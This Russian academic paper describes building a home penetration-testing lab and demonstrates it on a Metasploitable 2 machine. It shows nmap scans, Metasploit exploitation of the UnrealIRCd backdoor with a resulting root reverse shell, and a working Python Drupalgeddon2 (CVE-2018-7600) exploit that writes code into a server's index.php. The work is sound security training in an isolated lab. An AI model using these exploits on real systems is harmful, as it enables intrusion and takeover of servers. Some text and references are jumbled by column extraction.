

Информатика, вычислительная техника и управление

УДК 004.75

DOI: 10.30987/1999-8775-2020-3-38-46

А.В. Красов, С.И. Штеренберг, А.И. Москальчук

МЕТОДОЛОГИЯ СОЗДАНИЯ ВИРТУАЛЬНОЙ ЛАБОРАТОРИИ ДЛЯ ТЕСТИРОВАНИЯ БЕЗОПАСНОСТИ РАСПРЕДЕЛЕННЫХ ИНФОРМАЦИОННЫХ СИСТЕМ

Рассматривается процесс создания виртуальной лаборатории для тестирования возможностей проникновения в домашнюю информационную систему. Данная лаборатория обладает всем необходимым функционалом, благодаря которому специалист в области информационной безопасности сможет отрабатывать свои навыки и применять новые методы, соблюдая закон и обеспечивая без-

опасность реальных информационных систем. Работа является создание такой среды, в которой возможно будет отслеживать действия злоумышленника и выявлять уязвимые места системы.

Ключевые слова: тестирование на проникновение, виртуальная лаборатория, Kali Linux, Metasploitable 2, NAT, Drupal.

A.V. Krasov, S.I. Sterenberg, A.I. Moskalchuk

VIRTUAL LABORATORY CREATION FOR DISTRIBUTED INFORMATION SYSTEM SAFETY TESTING

In view of the growth of scale and significance of information structure the problem in ensuring information safety and skilled technician training in this field becomes more and more urgent. A virtual laboratory within the use of which one could carry out own investigations will render in this work a considerable assistance.

In this paper there is described a method for virtual laboratory creation with the aid of which it would be possible to carry out testing for penetration and to analyze methods ensuring safety for information systems. In the course of this laboratory creation there was used license software taking into account system requirements of the computer in which this laboratory was accommodated.

Further in this paper there was considered a method for penetration testing on Metasploitable 2

vulnerable machine pre-configured. Next stage of the work consists in the realization and thorough consideration of potentialities in the application of the created laboratory for the simulation of own scripts by the example of Drupal vulnerable version. In the course of the operation there was shown a code for Python allowing the fulfillment of remote code carrying out.

The purpose of this work was the formation of environment allowing the mastery for hacker's action estimate and the analysis the origin of system certain vulnerable places. The actual skills obtained will render assistance in the information safety increase of actual information systems.

Key words: testing for penetration, virtual laboratory, Kali Linux, Metasploitable 2, NAT, Drupal.

Введение

Поскольку кибернетическая среда продолжает активно развиваться, и нарушения безопасности становятся все более распространенным явлением, больше внимания уделяется защите информационных активов. Одним из методов защиты является тестирование на проникновение (пентест), благодаря которому организация может выявить уязвимые места системы безопасности и принять соответствующие меры [1].

Для повышения эффективности обучения тестированию на проникновение необходима такая среда, в которой можно

будет практиковаться, ничего не нарушая в реальной сети. Это и является целью создания лаборатории для тестирования. Пентест-лаборатория – это небольшая локальная сеть, специально созданная для реализации всех возможных атак, которые возможны в реальном мире. Кроме того, если говорить о виртуальной среде, то можно более тщательно отслеживать поведение каждой системы во время атаки. Это дает дополнительные сведения о том, что и как ставит под угрозу безопасность системы.

Целью данной работы является создание виртуальной пентест-лаборатории с использованием *VirtualBox Kali Linux*, *Ubuntu* и *Metasploitable 2* и демонстрация ее работоспособности на конкретных примерах.

Одним из важнейших методов поддержания информационной безопасности распределённых информационных систем (РИС), наряду с разработкой политики безопасности и применения средств защиты, являются средства анализа и сканирования сети. Часть программных продуктов, входящих в пакет приложений *Kali Linux*, позволяет осуществлять оценку системы безопасности сети, имитируя все известные способы, применяемые нарушителями для проникновения в РИС, и тем самым, обнаруживая в системе защиты слабые места. Данные программные продукты также помогают определить меры, которые необходимо принять для ликвидации пробелов в сетевой системе безопасности [11]. Но иногда применение подобных средств для действующей системы является небезопасным, так как они имитируют действия потенциального нарушителя. Особенно это актуально на этапе внедрения новых методов в функционирующую систему безопасности. Решить эту проблему поможет использование описанной в данной статье лаборатории, благодаря которой можно

будет смоделировать определённый сегмент сети или базу данных в изолированной среде для проведения тестирования безопасности системы.

Уникальность данной лаборатории заключается в тех преимуществах, которые она обеспечивает. Основными достоинствами лаборатории являются быстрота, доступность и легкость развертывания по сравнению с более сложными лабораториями, для функционирования которых необходимо более одного ПК [11,12]. Немаловажным фактором является и то, что она позволяет наглядно демонтировать причины возникновения уязвимости информационных систем, что позволяет в дальнейшем обеспечить комплексную защиту от них. Кроме того, созданная лаборатория является экономичной для системы и поддерживает стабильную работу на среднем по мощности ПК. Это объясняется тем, что основными компонентами являются операционные системы, подобные *Unix* на базе ядра *Linux*, обладающие сравнительно небольшими системными требованиями. Благодаря этому качеству данная лаборатория может быть развернута на ноутбуках и в компьютерных классах для обучения. Также на базе ядра *Linux* находится подавляющее число серверной части систем, что делает данную лабораторию актуальной.

Создание и настройка виртуальной лаборатории

Область тестирования на проникновение является достаточно обширной, т.к. каждая система, находящаяся в информационной среде, подвержена риску. В пентесте нуждаются сетевые устройства и запущенные ими системы, отдельные веб-приложения, операционные системы и т.д. [2]. В этой связи, основной характеристикой созданной лаборатории должна быть ее универсальность, позволяющая исследовать различные типы атак. При создании домашней виртуальной лаборатории, необходимым условием является ограниченная мощность персонального компьютера (ПК), которая должна позволять производить пентест.

Исходя из вышеизложенного, основной задачей на этапе проектирования ла-

боратории является выбор компонентов, обладающих обширным функционалом и возможностью для реализации различных сценариев. Проектируемая лаборатория должна стабильно функционировать в домашних условиях на среднем по мощности компьютере, например, с 8 ГБ ОЗУ и процессором *Intel 5-го поколения*.

Вся виртуальная пентест-лаборатория будет размещена в *VirtualBox* (рис.1). В настоящее время большинство ПК могут легко поддерживать 2 или даже 3 гостевых виртуальных машины *Linux* [3].

Атакующей машиной была выбрана *Kali Linux*. *Kali Linux* – *Linux*-система, основанная на дистрибутиве *Debian*, используется для проведения пентеста, т.к.

содержит все необходимые инструменты для его проведения [4].

В качестве цели для проведения тестирования на проникновение была установлена *Metasploitable* версии 2.




Рис. 1. Интерфейс *VirtualBox*




Рис. 2. Лабораторная сеть для тестирования на проникновение

Кроме того, был установлен и настроен базовый образ *Ubuntu*, благодаря которому возможна реализация собственных сценариев взлома. На него были установлены дополнения гостевой операционной системы (ОС), позволяющие оптимизировать производительность и использовать общую папку для обмена файлами между системами. Помимо этого, после запуска были установлены некоторые пакеты, которые будут часто использоваться для проведения пентеста:

```
sudo apt-get install python
sudo apt-get install net-tools
sudo apt-get install default-jre
sudo apt-get install default-jdk
```

Далее, после настройки виртуальной машины *Ubuntu*, производится экспорт конфигураций и создается *ISO*-образ, который в будущем можно использовать для новых задач, заново не настраивая.

После установки была создана сеть из имеющихся виртуальных машин (рис. 2), чтобы изолировать лабораторию и

Metasploitable – это предварительно сконфигурированная виртуальная машина с множеством уязвимых мест в системе и приложениях, предназначенных для тестирования методов взлома.

ограничить ее выделенной частной сетью [5]. В *VirtualBox* существует несколько вариантов настройки сети, но в данном случае оптимальной является “Сеть NAT”, поскольку виртуальные машины будут находиться в одной частной сети, что позволит им легко взаимодействовать друг с другом.

Теперь виртуальная лаборатория готова к проведению тестирования на проникновение. В ней присутствует хост для проведения атак, уязвимая виртуальная машина, на которой можно совершенствовать свои навыки, и многократно используемое базовое устройство для создания целей тестирования.

Итоговый алгоритм создания виртуальной пентест-лаборатории представлен на рис.3:



Рис. 3. Алгоритм создания виртуальной пентест-лаборатории

Методология тестирования на проникновение *Metasploitable 2*

Далее рассмотрим возможности использования данной лаборатории на практике. Прежде всего, проведем тестирование на проникновение с помощью *Metasploitable 2*.

Учитывая, что злоумышленнику зачастую неизвестны основные особенности сети и устройств в ней, в первую очередь, необходимо исследовать объект атаки, и только потом, основываясь на результатах исследования, производить взлом. В качестве методики тестирования был выбран следующий алгоритм, представленный на рис. 4 [6].

В алгоритме содержится перечень программного обеспечения для проведения тестирования, который уже предустановлен в *Kali Linux*.

В качестве инструмента для сканирования целевой машины используется утилита *Nmap*, с ее помощью будут идентифицированы открытые сетевые сервисы. Одна команда “*nmap -p0-65535 10.0.2.4*” позволит получить информацию обо всех портах *TCP* на *Metasploitable 2*.

Вторым инструментом, включающим в себя как сканирование информационных систем и сетей, так и их взлом, является *Metasploit framework*. *Metasploit* был создан для предоставления информации об уязвимостях и включает в себя базу бэкдоров и архив эксплоитов, с помощью которых может производиться взлом [7].




Рис. 4. Алгоритм тестирования на проникновение

После завершения сканирования утилита *Nmap* выдает информацию о состоянии портов (рис. 5), позволяющую сделать вывод о том, что в *Metasploitable 2* существует большое количество уязвимостей и возможны различные векторы атак. Почти каждый из открытых портов позволяет выполнить удаленный вход в систему.

```
root@kali:~# nmap -p0-65535 10.0.2.4
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-28 17:59 EST
Nmap scan report for 10.0.2.4
Host is up (0.000088s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
38740/tcp open  unknown
41498/tcp open  unknown
46077/tcp open  unknown
47972/tcp open  unknown
```

Рис. 5. Результаты сканирования портов с помощью *Nmap*

Теперь переходим к детальному сканированию одного из портов для получения более подробной информации.

После сканирования порта 6667, на котором находится сервис *IRC*, можно сделать вывод, что установленной версией является *UnrealIRCd IRC* (рис 6.).

```
root@kali:~# nmap -sV -O 10.0.2.4 -p6667
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-28 18:17 EST
Nmap scan report for 10.0.2.4
Host is up (0.00064s latency).
PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
```

Рис. 6. Сканирование порта 6667

Эта версия содержит бэкдор, который долгое время оставался незамеченным для специалистов по ИБ. Он запускается отправкой букв «AB», которые следуют за системной командой на сервер [8].

Данный бэкдор можно реализовать при помощи *Metasploit framework*. Алгоритм действий содержит следующие шаги:

1. Поиск в базе *Metasploit framework* нужного эксплойта;

- 7.);
- Выбор и настройка эксплойта (рис. 7.);
 - Проведение атаки.

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
```

Рис. 7. Настройка эксплойта для реализации бэкдора

После запуска эксплойта можно наблюдать процесс заражения и получения доступа к атакуемому компьютеру (рис. 8).

```
msf5 > use exploit(unix/irc/unreal_ircd_3281_backdoor)
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] 10.0.2.4:6667 - Connected to 10.0.2.4:6667
[*] irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...
[*] irc.Metasploitable.LAN NOTICE AUTH *** couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.4:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo hucM2ickfjHizy;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from socket A...
[*] Reading from socket B
[*] B: "hucM2ickfjHizy\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49822) at 2019-11-28 18:50:12 -0500
[*]

id
uid=(root) gid=(root)
```

Рис. 8. Проведение атаки на компьютер-жертву

Таким образом, была найдена и реализована одна из уязвимостей *Metasploitable 2*.

Помимо нее, на данной машине присутствует большой спектр уязвимостей, начиная от основ *UNIX* и заканчивая веб-сервисами.

Экспериментальная эксплуатация уязвимой версии *Drupal*

Далее рассмотрим возможность применения базового образа *Ubuntu* для реализации собственных сценариев взлома.

В качестве примера возьмем одну из уязвимостей *DrupalGeddon 2* (*CVE 2018-7600*), которая была обнаружена в начале 2018 года [9]. Уязвимость *CVE 2018-7600* является уязвимостью удаленного выполнения кода. Она представляет собой ошибку в способе, которым *Drupal* обрабатывает запросы форм *AJAX* с использованием визуализированных массивов. Таким образом, вредоносный визуализированный массив внедряется в форму, к которой может получить доступ пользователь, не прошедший аутентификацию.


Прежде всего, необходимо настроить базовый веб-сервер на *Ubuntu* [10], на котором будет установлена уязвимая версия *Drupal*.

Так как данная уязвимость появилась достаточно давно, необходимо установить несколько репозиторий:

```
# Install php5.6 repository
apt-get install software-properties-common
add-apt-repository ppa:ondrej/php
apt-get update
# Install php5.6 packages
apt-get install php5.6 php5.6-gd php5.6-xml
php5.6-mysql php5.6-mbstring
# Install apache
apt-get install apache2
# Install mysql
apt-get install mysql-server
```

```
mysql_secure_installation
# Create the database and user
mysql
CREATE DATABASE drupal CHARACTER
SET UTF8 COLLATE UTF8_BIN;
CREATE USER 'drupal'@'%' IDENTIFIED
BY 'test12345';
GRANT ALL PRIVILEGES ON drupal.*
TO 'drupal'@'%;
quit;
# Restsrt mysql
service mysql restart
# Restart apache
service apache2 restart
После установки необходимых пакетов, можно начать установку Drupal.
cd /var/www/html/
wget
https://ftp.drupal.org/files/projects/drupal-7.57.tar.gz
tar -xvzf drupal-7.57.tar.gz
cd /var/www/html/drupal-7.57/
cp sites/default/default.settings.php
sites/default/settings.php
cd /var/www/html/
chown -R www-data:www-data drupal-7.57/
```

После этого переходим по *IP*-адресу виртуальной машины в браузере и завершаем настройку. После завершения установки можно будет увидеть домашнюю страницу *Drupal* (рис. 9).

Рис. 9. Домашняя страница *Drupal*

Если посмотреть отчет (рис. 10), то можно увидеть, что действительно установлена уязвимая версия.

Drupal	7.57
Access to update.php	Protected
Configuration file	Protected

Рис. 10. Отчет *Drupal*

Теперь, когда установлена уязвимая версия, можно приступить к ее эксплуатации. Для этого используем простой скрипт на *Python* (рис 11.), который демонстрирует удаленное выполнение кода [9]. В данном случае будет производиться модификация файла *index.php* на атакуемом сервере (рис 12). Переменная *'shell_code'* содержит код, который мы внедряем в *index.php*. Это всего лишь простое предупреждение *Javascript*, которое будет отображаться при каждой загрузке страницы (рис. 13).

```
#!/usr/bin/python
import requests
import re
import base64

target='10.0.2.27/drupal-7.57'
shell_code = "echo \"<script>alert('Hello! ');</script>\";"
encoded_cmd = base64.b64encode(shell_code)
bashcmd = "echo " + encoded_cmd + " | base64 -d >> index.php"
print bashcmd
target_url = '/?q=user/password&name[#post_render][]=passthru&name[#markup]= ' + bashcmd
payload = "form_id=user_pass&triggering_element_name=name"

url = 'http://' + target + target_url
url = url.replace('#', '%23')
url = url.replace(' ', '+')
print url

headers = {'content-type': 'application/x-www-form-urlencoded'}
r = requests.post(url, headers=headers, data=payload)
body = r.text

# Extract form id from body
m = re.search('form_build_id" value="(form-.*)"', body)
form_build_id = m.group(1)

trigger_url = 'http://' + target + '/?q=file/ajax/name/#value/' + form_build_id
trigger_url = trigger_url.replace('#', '%23')
trigger_url = trigger_url.replace(' ', '+')
payload = "form_build_id=" + form_build_id

# Trigger the exploit
r = requests.post(trigger_url, headers=headers, data=payload)
```


Рис. 11. Скрипт на *Python*

```
GNU nano 2.9.3 index.php
* See COPYRIGHT.txt and LICENSE.txt.
*/
/**
 * Root directory of Drupal installation.
 */
define('DRUPAL_ROOT', getcwd());

require_once DRUPAL_ROOT . '/includes/bootstrap.inc';
drupal_bootstrap(DRUPAL_BOOTSTRAP_FULL);
menu_execute_active_handler();

echo "<script>alert('Hello! ');</script>";
```

Рис. 12. Файл «*index.php*» на атакуемом сервере

Рис. 13. Предупреждение *Javascript*

Данная уязвимость позволяет выполнять произвольный код на целевом сервере и может быть использована для реализа-

Заключение

В данной статье была представлена методика создания виртуальной лаборатории для тестирования на проникновение, которая позволит улучшать свои навыки в домашних условиях. В качестве примера эксплуатации созданной лаборатории был продемонстрирован алгоритм тестирования на проникновение при помощи уязвимой машины *Metasploitable 2* и произведён взлом уязвимой версии *Drupal*.

Приведенный пример позволяет сделать вывод о том, что создать собственную виртуальную лабораторию для тестирова-

ния серьезных эксплойтов, которые могут повлечь за собой большие убытки для сайта.

ния на проникновение довольно легко. Базовую лабораторию можно создать, используя несколько виртуальных машин и далее по мере необходимости расширять функционал путем установки новых компонентов в имеющуюся среду. Созданная лаборатория является универсальной и может быть использована для моделирования собственных сценариев взлома и, в частности, для тестирования конкретных систем или приложений в условиях автономной цифровой среды.

СПИСОК ЛИТЕРАТУРЫ

1. Костарев, С.В. Модель процесса передачи результатов аудита и контроля в автоматизированной системе менеджмента предприятия интегрированной структуры / С.В. Костарев, В.А. Липатников, Д.В. Сахаров // Проблемы информационной безопасности. Компьютерные системы. – 2015. – № 2. – С. 120-125.
2. Никитин, В.Н. Обеспечение информационной безопасности ИТС / В.Н. Никитин, О.И. Лагутенко, М.М. Ковцур // Электросвязь. – 2014. – № 1. – С. 29-31.
3. Сахаров, Д.В. Исследование механизмов обеспечения защищенного доступа к данным, размещенным в облачной инфраструктуре / Д.В. Сахаров, М.В. Левин, Е.С. Фостач, Л.А. Виткова // Научные исследования в космических исследованиях Земли. – 2017. – Т. 9. – № 2. – С. 40-46.
4. *Kali-linux*, документация по продукту // *Kali Docs Official documentation* [Электронный ресурс]. – Режим доступа: <https://docs.kali.org/category/introduction> (дата обращения 26.10.2019).
5. Юркин, Д.В. Формализованный анализ протоколов аутентификации / Д.В. Юркин, А.А. Уткина, А.О. Первушин // Информационно-управляющие системы. – 2018. – № 2 (93). – С. 76-83.
6. Андрианов, В.И. Разработка пентест-лаборатории / В.И. Андрианов, Д.В. Юркин, В.В. Стасюк // Научные исследования в космических исследованиях Земли. – 2019. – Т. 11. – № 4. – С. 56-64.
7. Косов, Н.А. Анализ темных данных для обеспечения устойчивости информационных систем от нарушения конфиденциальности или несанкционированных действий / Н.А. Косов, А.М. Гельфанд, А.А. Лаптев // *Colloquium-journal*. – 2019. – № 13-2 (37). – С. 100-103.
8. Никитин, В.Н. Повышение защиты протоколов распределения ключей от атак вторжения в середину канала связи / В.Н. Никитин, М.М. Ковцур, Д.В. Юркин // Информационно-управляющие системы. – 2014. – №1 (68). – С. 70-75.
9. *Unit 42 // Exploit in the Wild: #drupalgeddon2 – Analysis of CVE-2018-7600*. [Электронный ресурс]. – Режим доступа: <https://unit42.paloaltonetworks.com/unit42-exploit->

- wild-drupalgeddon2-analysis-cve-2018-7600/ (дата обращения 29.10.2019).
10. Котенко, И.В. Гибридная модель базы данных *NOSQL* для анализа сетевого трафика / И.В. Котенко, И.А. Ушаков, Д.В. Пелёвин, А.Ю. Овраменко // Защита информации. Инсайд. – 2019. – № 1 (85). – С. 46-54.
 11. Сахаров, Д.В. Модель защиты от эксплойтов и руткитов с последующим анализом и оценкой инцидентов / Д.В. Сахаров, М.М. Ковтур, Д.В. Kostarev, S.V. Model of audit and control results transfer in automated system of company management of integrated structure / S.V. Kostarev, V.A. Lipatnikov, D.V. Sakharov // Problems of Information Safety. Computer Systems. – 2015. – No.2. – pp. 120-125.
 2. Nikitin, V.N. Ensuring ITS information safety / V.N. Nikitin, O.I. Lagutenko, M.M. Kovtsur // Telecommunications. – 2014. – No.1. – pp. 29-31.
 3. Sakharov, D.V. Investigation of mechanisms to ensure protected access to data located in cloud infrastructure / D.V. Sakharov, M.V. Levin, E.S. Fostach, L.A. Vitkova // Science Intensive Technologies in Space Researches of the Earth. – 2017. – Vol.9. – No.2. – pp. 40-46.
 4. Kali-linux, product documentation // Kali Docs Official documentation [Electronic resource]. – Access mode: <https://docs.kali.org/category/introduction> (address date: 26.10. 2019).
 5. Yurkin, D.V. Formalized analysis of transactions authentication / D.V. Yurkin, A.A. Utkina, A.O. Pervushin // Information-Control Systems. – 2018. – No.2 (93). – pp. 76-83.
 6. Andrianov, V.I. Pen-test Laboratory Development / V.I. Andrianov, D.V. Yurkin, V.V. Stasyuk // Science Intensive Technologies in Space Researches of the Earth. – 2019. – Vol.11. – No.4. – pp. 56-64.
 7. Kosov, N.A. Analysis of shady data to ensure information system stability against confidentiality violation or unauthorized actions / N.A. Kosov, Бахтин // Научные исследования в космических исследованиях Земли. – 2019. – Т. 11. – № 5. – С. 22-31.
 12. Красов, А.В. Проблема безопасности передачи групповых рассылок в *ip*-сетях / А.В. Красов, Е.П. Лосин, И.А. Ушаков // Актуальные проблемы инфотелекоммуникаций в науке и образовании: сборник научных статей: в 4-х т. / Под ред. С.В. Бачевского. – СПб., 2017. – С. 295-301.
 - A.M. Gelfand, A.A. Laptev // Colloquium-journal. – 2019. – No.13-2 (37). – pp. 100-103.
 8. Nikitin, V.N. Protection increase for reports of key distribution against invasion attacks into core of communication channel / V.N. Nikitin, M.M. Kovtsur, D.V. Yurkin // Information-control Systems. 2014. – No.1 (68). – pp. 70-75.
 9. Unit 42 // Exploit in the Wild: #drupalgeddon2 – Analysis of CVE-2018-7600. [Electronic resource]. – Access mode: <https://unit42.paloaltonetworks.com/unit42-exploit-wild-drupalgeddon2-analysis-cve-2018-7600/> (address date: 29.10.2019).
 10. Kotenko, I.V. Database hybrid model *NOSQL* for analysis of network traffic / I.V. Kotenko, I.A. Ushakov, D.V. Pelyovin, A.Yu. Ovrmenko // Information Protection. Inside. – 2019. – No.1 (85). – pp. 46-54.
 11. Sakharov, D.V. Model of protection against exploits and rootkits with further analysis and incident estimate / D.V. Sakharov, M.M. Kovtsur, D.V. Bakhtin // Science Intensive Technologies in Space Researches of the Earth. – 2019. – Vol.11. – No.5. – pp. 22-31.
 12. Krasov, A.V. Safety problems in group messages transmission in *ip*-networks / A.V. Krasov, E.P. Losin, I.A. Ushakov // Urgent Problems of Infotelecommunications in Science and Education: Proceedings: in 4 Vol. / under the editorship of S.V. Bachevsky. – S-Pb., 2017. – pp. 295-301.

Ссылка для цитирования:

Красов А.В., Штеренберг С.И., Москальчук А.И. Методология создания виртуальной лаборатории для тестирования безопасности распределенных информационных систем // Вестник Брянского государственного технического университета. 2020. № 3. С. 38–46. DOI: 10.30987/1999-8775-2020-3-38-46.

Статья поступила в редакцию 13.01.20.

Рецензент: к.т.н., доцент Брянского государственного технического университета, член редсовета ж. «Вестник БГТУ»

Рытов М.Ю.,

член редсовета журнала «Вестник БГТУ».

Статья принята к публикации 12. 02. 20.

Сведения об авторах:

Красов Андрей Владимирович, к.т.н., доцент, зав. кафедрой «Защищенные системы связи» Санкт-Петербургского государственного университета

телекоммуникаций им. проф. М.А. Бонч-Бруевича, e-mail: krasov@inbox.ru.

Штеренберг Станислав Игоревич, к.т.н., ассистент кафедры «Защищенные системы связи» Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, e-mail: shterenberg.stanislaw@yandex.ru.

Krasov Andrey Vladimirovich, Can. Sc. Tech., Assistant Prof., Head of the Dep. "Protected Communication Systems", Bonch-Bruevich State University of Telecommunications of Saint-Petersburg, e-mail: krasov@inbox.ru.

Sterenber Stanislav Igorevich, Can. Sc. Tech. Assistant of the Dep. "Protected Communication Systems", Bonch-Bruevich State University of Telecommunica-

Москальчук Андрей Игоревич, бакалавр кафедры «Защищенные системы связи» Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, e-mail: andreymoskalchuk0812@mail.ru.

tions of Saint-Petersburg, e-mail: shterenberg.stanislaw@yandex.ru

Moskalchuk Andrey Igorevich, Bachelor of the Dep. "Protected Communication Systems", Bonch-Bruevich State University of Telecommunications of Saint-Petersburg, e-mail: andreymoskalchuk0812@mail.ru.